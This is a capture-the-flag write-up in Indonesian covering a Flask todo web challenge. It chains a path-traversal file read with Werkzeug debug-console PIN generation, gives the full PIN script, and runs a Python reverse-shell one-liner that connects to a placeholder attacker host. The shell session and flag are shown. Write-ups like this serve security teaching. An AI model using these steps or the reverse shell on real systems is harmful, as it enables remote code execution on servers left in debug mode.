Write Up Final SlashrootCTF #6
GWS

Lu William Hanugra
Ahmad Alfansuri
Fadilah Agung Nugraha


DAFTAR ISI

WEB

Todo

Cara Pengerjaan

Diberikan sebuah website http://103.152.242.37:21201/, ketika diakses ada website dimana kita dapat menyimpan todo. Ketika kita membuat todo dan mengakses todo yang kita buat, link nya seperti berikut http://103.152.242.37:21201/todos?for=af7c01d4ee178640dc11a4de0b54d8f1, parameter for vulnerable terhadap LFI, maka dari itu kita dapat membaca script soalnya melalui link berikut http://103.152.242.37:21201/todos?for=../app.py



Your Todos

```
import hashlib,os
from flask import Flask, render_template, request

app = Flask(__name__)

@app.route('/',methods=['GET','POST'])
def index():
filename = hashlib.md5(str(request.remote_addr).encode()).hexdigest()
open('./todos/' + filename,'a+').close()
success = 0
if request.method == 'POST':
```

Berikut source code dari chall:


```
import hashlib,os
from flask import Flask, render_template, request
app = Flask(__name__)

@app.route('/',methods=['GET','POST'])
def index():
    filename = hashlib.md5(str(request.remote_addr).encode()).hexdigest()
    open('./todos/' + filename,'a+').close()
    success = 0
    if request.method == 'POST':
        try:
            open('./todos/'+ filename,'a').write(request.form.get('todo') +
'\n')
            success=1
        except Exception:
            pass
    return
render_template('index.html',data={'title':'TODO','success':success,'filetodos'
:filename,'recently_todos':[i.rstrip() for j,i in enumerate(open('./todos/' +
filename,'r+').readlines()[::-1]) if i and j < 5]})

@app.route('/todos', methods=['GET'])
def todos():
    return render_template('todos.html',data={'title':'Your
Todos','todos':[i.rstrip() for i in open('./todos/' +
request.args.get('for'),'r').readlines() if i]})
if __name__ == '__main__':
    app.run('0.0.0.0',port=21201,debug=1)
```

Tidak ada fungsi atau file menarik termasuk file template, tidak ada juga kemungkinan dari SSTI. Tapi dari source code hal yang menarik adalah flask app di run dengan mode **debug**.


Kami pun ingat dengan kombinasi Werkzeug flask debug serta LFI maka memungkinan untuk mengenerate PIN dari /console debug, berikut referensi yang kami gunakan https://www.daehee.com/werkzeug-console-pin-exploit/ .

Dari referensi, kita harus mengumpulkan value **probably_public_bits** dan **private_bits** untuk dapat mengenerate pin dari wekzeug console. Semua value dapat didapatkan melalui celah LFI, tapi terdapat perubahan script dan juga untuk value **private_bits**, untuk script pada line yang menggunakan hashing md5 digantikan menjadi hash sha1. Hal ini karena pada fungsi get_pin_and_cookie_name yang didapat dari http://103.152.242.37:21201/todos?for=../../../..//home/anonim/.local/lib/python3.10/site-packages/werkzeug/debug/__init__.py

```
def get_pin_and_cookie_name(
    app: "WSGIApplication",
    ) -> t.Union[t.Tuple[str, str], t.Tuple[None, None]]:
    """Given an application object this returns a semi-stable 9 digit pin
```



```
    code and a random key. The hope is that this is stable between
    restarts to not make debugging particularly frustrating. If the pin
    was forcefully disabled this returns `None`.
    Second item in the resulting tuple is the cookie name for remembering.
    """
    pin = os.environ.get("WERKZEUG_DEBUG_PIN")
    rv = None
    num = None
    # Pin was explicitly disabled
    if pin == "off":
        return None, None
# Pin was provided explicitly
    if pin is not None and pin.replace("-", "").isdecimal():
    # If there are separators in the pin, return it directly
        if "-" in pin:
            rv = pin
        else:
            num = pin
    modname = getattr(app, "__module__", t.cast(object,
app).__class__.__module__)
    username: t.Optional[str]

    try:
        # getuser imports the pwd module, which does not exist in Google
        # App Engine. It may also raise a KeyError if the UID does not
        # have a username, such as in Docker.
        username = getpass.getuser()
    except (ImportError, KeyError):
        username = None
        mod = sys.modules.get(modname)

    # This information only exists to make the cookie unique on the
    # computer, not as a security feature.
    probably_public_bits = [
        username,
        modname,
```




```
        getattr(app, "__name__", type(app).__name__),
        getattr(mod, "__file__", None),
        ]
    # This information is here to make it harder for an attacker to
    # guess the cookie name. They are unlikely to be contained anywhere
    # within the unauthenticated debug page.
    private_bits = [str(uuid.getnode()), get_machine_id()]
    h = hashlib.sha1()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode("utf-8")
        h.update(bit)
    h.update(b"cookiesalt")
    cookie_name = f"__wzd{h.hexdigest()[:20]}"
# If we need to generate a pin we salt it a bit more so that we don't
# end up with the same value and generate out 9 digits
    if num is None:
        h.update(b"pinsalt")
        num = f"{int(h.hexdigest(), 16):09d}"[:9]
# Format the pincode in groups of digits for easier remembering if
# we don't have a result yet.
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = "-".join(
                    num[x : x + group_size].rjust(group_size, "0")
                    for x in range(0, len(num), group_size)
                )
            break
    else:
        rv = num
    return rv, cookie_name
```

Selanjutnya hal yang harus diperhatikan adalah value kedua dari **private_bits**, value ini merupakan gabungan dari nilai `/proc/sys/kernel/random/boot_id` dan identifier docker `/proc/self/cgroup`

Setelah terkumpul, berikut script yang kami gunakan untuk mendapatkan PIN dari /console. Value yang kami dapatkan ketika challenge masih dapat diakses adalah **604-520-165**.


```
import hashlib
from itertools import chain
probably_public_bits = [
    'anonim',# Didapat dari /etc/passwd
    'flask.app',# Always flask.app
    'Flask', # Always Flask
    '/home/anonim/.local/lib/python3.10/site-packages/flask/app.py' # didapat
dari debug error
]

private_bits = [
    '2485378744322',# ../../../../../../sys/class/net/eth0/address
02:42:ac:1e:00:02

'495bb6a5-2be6-4112-9413-c56e2207d2efd5cc68d1379987b8c8190560f7d9a4542b9c57b977
48ae320e16d0e85f05836f'# ../../..//proc/sys/kernel/random/boot_id +
../../../../..//proc/self/cgroup
]

h = hashlib.sha1()
# h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")

cookie_name = '__wzd' + h.hexdigest()[:20]
```



```
num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
# 604-520-165
```

Selanjutnya kami mengakses console http://103.152.242.37:21201/console dan memasukan PIn yang di-generate tadi. Di console, kami menggunakan payload reverse shell sebagai berikut:

```
import
sys,socket,os,pty;s=socket.socket();s.connect(("IP_SERVER_KALIAN",int(9393)));[os.dup2(s.
fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")
```




Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
-rw-r--r-- 1 root   root    336 Oct 14 17:57 Dockerfile
drwxr-xr-x 2 anonim anonim 4.0K Oct 14 18:03 __pycache__
-rw-r--r-- 1 root   root    981 Oct 14 17:57 app.py
drwxr-xr-x 2 root   root   4.0K Oct 14 17:57 templates
drwxr-xr-x 1 anonim anonim 4.0K Oct 15 03:52 todos

>>> print(os.popen("cd 7923839cd1_flag").read())

>>> print(os.popen("ls").read())
7923839cd1_flag
Dockerfile
__pycache__
app.py
templates
todos

>>> print(os.popen("ls").read())
7923839cd1_flag
Dockerfile
__pycache__
app.py
templates
todos

>>> import sys,socket,os,pty;s=socket.socket();s.connect(("[redacted]",int(9393)));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("
```

Dan akhirnya kami mendapatkan flagnya:



```
-rw-r--r-- 1 root   root    981 Oct 14 17:57 app.py
drwxr-xr-x 2 root   root   4.0K Oct 14 17:57 templates
drwxr-xr-x 1 anonim anonim 4.0K Oct 15 03:52 todos
$ cd 7923839cd1_flag
36.85.38.81 - - [15/Oct/2022 05:03:02] "GET /todos?for=../../../../../../../proc/self/cgroup HTTP/1.1" 200 -
cd 7923839cd1_flag
36.85.38.81 - - [15/Oct/2022 05:03:02] "GET /todos?for=../../../../../../../proc/self/cgroup HTTP/1.1" 200 -
$ ls
ls
d132bff0f14f9a08d930afe88bfa34fc39506f1f2a15bcdafc
$ 36.85.38.81 - - [15/Oct/2022 05:03:04] "GET /todos?for=../../../../../../../etc/machine-id HTTP/1.1" 500 -
Traceback (most recent call last):
  File "/home/anonim/.local/lib/python3.10/site-packages/flask/app.py", line 2548, in __call__
    return self.wsgi_app(environ, start_response)
  File "/home/anonim/.local/lib/python3.10/site-packages/flask/app.py", line 2528, in wsgi_app
    response = self.handle_exception(e)
  File "/home/anonim/.local/lib/python3.10/site-packages/flask/app.py", line 2525, in wsgi_app
    response = self.full_dispatch_request()
  File "/home/anonim/.local/lib/python3.10/site-packages/flask/app.py", line 1822, in full_dispatch_request
    rv = self.handle_user_exception(e)
  File "/home/anonim/.local/lib/python3.10/site-packages/flask/app.py", line 1820, in full_dispatch_request
    rv = self.dispatch_request()
  File "/home/anonim/.local/lib/python3.10/site-packages/flask/app.py", line 1796, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
  File "/home/anonim/app.py", line 21, in todos
    return render_template('todos.html',data={'title':'Your Todos','todos':[i.rstrip() for i in open('./todos/' +
FileNotFoundError: [Errno 2] No such file or directory: './todos/../../../../../../../etc/machine-id'
cat d132bff0f14f9a08d930afe88bfa34fc39506f1f2a15bcdafc
cat d132bff0f14f9a08d930afe88bfa34fc39506f1f2a15bcdafc
slashroot6{D3buG_m0d3_In_flAsk_Is_unsAf3}$ 182.2.75.71 - - [15/Oct/2022 05:03:31] "GET /todos?for=../../../../../s
```

Flag

slashroot6{D3buG_m0d3_In_flAsk_Is_unsAf3}

Kalkulator Slashroot 6

Cara Pengerjaan

